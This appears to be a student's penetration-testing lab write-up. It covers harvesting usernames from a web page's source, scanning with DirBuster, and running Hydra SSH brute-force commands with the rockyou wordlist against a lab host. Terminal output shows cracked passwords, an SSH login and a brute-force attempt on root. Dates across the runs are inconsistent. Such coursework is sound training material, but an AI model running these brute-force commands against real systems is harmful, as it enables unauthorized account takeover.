
Thereupon, I had done some more intelligence gathering, and reconnaissance and had a list of potential users and usernames (see the screenshot). I had collected some other information about those employees which allowed me to be profiled them and generated a list of potential passwords. See below:

"I was looked at the target's website. have a look at the target's web site; and found that potential information, I was assuming the potential names is **Lora Brown** or **Matt Brown**".


(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, reconnaissance via Kali VM (firefox), and my own evaluation)




However, for further detail I had gone through its **source code**; and found, it was a simple company web portal with two contact emails for their employees. I was looking at the page source code divulge the two email addresses with potential usernames, which is **lbrown** and **mbrown**, see below:




Again, I had a look at the disk usage page, and it has an authentication, and the source code revealed potential usernames which match the ones we saw in the email. See below:






After source code analysis, I had gone through a multi-threaded java application designed to brute force directories and files names on web/application servers, which called **DirBuster**. We all know that **DirBuster** is extremely effective at finding hidden files and directories. Also, it has the option to perform a pure brute force, that is why we can find any hidden directories and files anywhere hidden on the system. In essence, it ran all the website directories the were running on the system and makes a map for the website. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture and from PenTest Labs - <https://pentest-labs.com/1018/brute-force-directories-and-files-names-on-web-application/> and from Dirbuster package description in Kali Tools - (2021). Retrieved 1 March 2021, from <https://tools.kali.org/web-applications/dirbuster> and my own evaluation.)





Subsequently, I had to decide which account I was going to attack. It is better to mention that on the first attack I was going after the mbrown's link. Within those two users we know, **Matt** appears to be a technical person to me, it is likely that his password is stronger and that is why I had to spend more time to mount the attack for **mbrown**.


Afterward, having collected and analysed that information, I was ready to mount the attack; therefore, I had used **Hydra** to try all the passwords in a common list called '**rockyou**', and my intention was to try them with the username **mbrown** and I was trying them against the target website. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -l mbrown -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-24 15:01:19
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344401 login tries (l:1/p:14344401), ~2868881 tries per task
[DATA] attacking ssh://192.168.10.10:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://mbrown@192.168.10.10:22
[INFO] Successful, password authentication is supported by ssh://192.168.10.10:22
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "mbrown" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "123456" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "12345" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "123456789" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "password" - 6 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "iloveyou" - 7 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "princess" - 8 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "1234567" - 9 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "rockyou" - 10 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "12345678" - 11 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "abc123" - 12 of 14344401 [child 4] (0/0)
```

That attack was taking a while, and when been completed, I have got **mbrown**'s password, which was “*liverpool*”, see below:




```
root@kali: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "ashley" - 21 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "qwerty" - 22 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "111111" - 23 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "iloveu" - 24 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "000000" - 25 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "michelle" - 26 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "tigger" - 27 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "sunshine" - 28 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "chocolate" - 29 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "password1" - 30 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "soccer" - 31 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "anthony" - 32 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "friends" - 33 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "butterfly" - 34 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "purple" - 35 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "angel" - 36 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "jordan" - 37 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "liverpool" - 38 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "mbrown" - pass "justin" - 39 of 14344401 [child 4] (0/0)
[22][ssh] host: 192.168.10.10 login: mbrown password: liverpool
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-04-24 15:01:47
root@kali:~#
```

Nevertheless, **Lora**'s role could be to provide product support, and I assumed that her password might be easier to guess. Therefore, I have decided to mount the attack for **mbrown**.

Similarly, I had used **Hydra** to try all the passwords in a common list, and my intention was to try them with the username **lbrown** and I was trying them against the target website. See below:

*(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)*



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -l lbrown -P /usr/share/wordlists/rockyou.txt
root@kali:~# hydra -l lbrown -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-02-18 10:20:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344401 login tries (l:1/p:14344401), ~2868881 tries per task
[DATA] attacking ssh://192.168.10.10:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://lbrown@192.168.10.10:22
[INFO] Successful, password authentication is supported by ssh://192.168.10.10:22
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "lbrown" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "123456" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "12345" - 4 of 14344401 [child 3] (0/0)
```

That attack was taking a while, and when been completed, I have got **lbrown**'s password, which was “**lovely**”, see below:

```
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "nicole" - 13 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "daniel" - 14 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "babygirl" - 15 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "monkey" - 16 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "lovely" - 17 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "jessica" - 18 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "654321" - 19 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "michael" - 20 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "ashley" - 21 of 14344401 [child 3] (0/0)
[22][ssh] host: 192.168.10.10 login: lbrown password: lovely
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-02-18 10:21:00
root@kali:~#
```

When I completed the steps above, I was able to **ssh** to **lbrown**'s computer, had the username and password, and I tried to log in over **ssh** with those details; I was able to login to the target server as **Lora Brown**, and eventually, I was asking to the system that **who am I** and it says, I am **lbrown**, so it proves, it was a successful stage thus far. See below:

```
root@kali: ~
File Edit View Search Terminal Help
1 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "654321" - 19 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "michael" - 20 of 14344401 [child 2] (0/0)
[22][ssh] host: 192.168.10.10 login: lbrown password: lovely
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-02-24 20:01:26
root@kali:~# ssh lbrown@192.168.10.10
lbrown@192.168.10.10's password:
Last failed login: Wed Feb 24 12:01:26 PST 2021 from 192.168.10.50 on ssh:notty
There were 18 failed login attempts since the last successful login.
Last login: Wed Feb 24 11:47:01 2021
Could not chdir to home directory /home/lbrown: No such file or directory
-bash-4.2$ whoami
lbrown
-bash-4.2$ ls
bin dev home lib64 mnt proc run sbin sys usr
boot etc lib media opt root samba srv tmp var
-bash-4.2$ whoami
lbrown
-bash-4.2$
```

Subsequently, at this point of my **Pen Testing**, again, I had used **Hydra** to try all the passwords in a common list, and my goal was to get the **Admin password** for the Server, and that is why I had to carry forward one more step. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-24 15:04:17
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344401 login tries (l:1/p:14344401), ~2868881 tries per task
[DATA] attacking ssh://192.168.10.10:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.10.10:22
[INFO] Successful, password authentication is supported by ssh://192.168.10.10:22
[ATTEMPT] target 192.168.10.10 - login "root" - pass "root" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "123456" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "12345" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "123456789" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "password" - 6 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "iloveyou" - 7 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "princess" - 8 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "1234567" - 9 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "rockyou" - 10 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "12345678" - 11 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.10.10 - login "root" - pass "abc123" - 12 of 14344401 [child 0] (0/0)
```

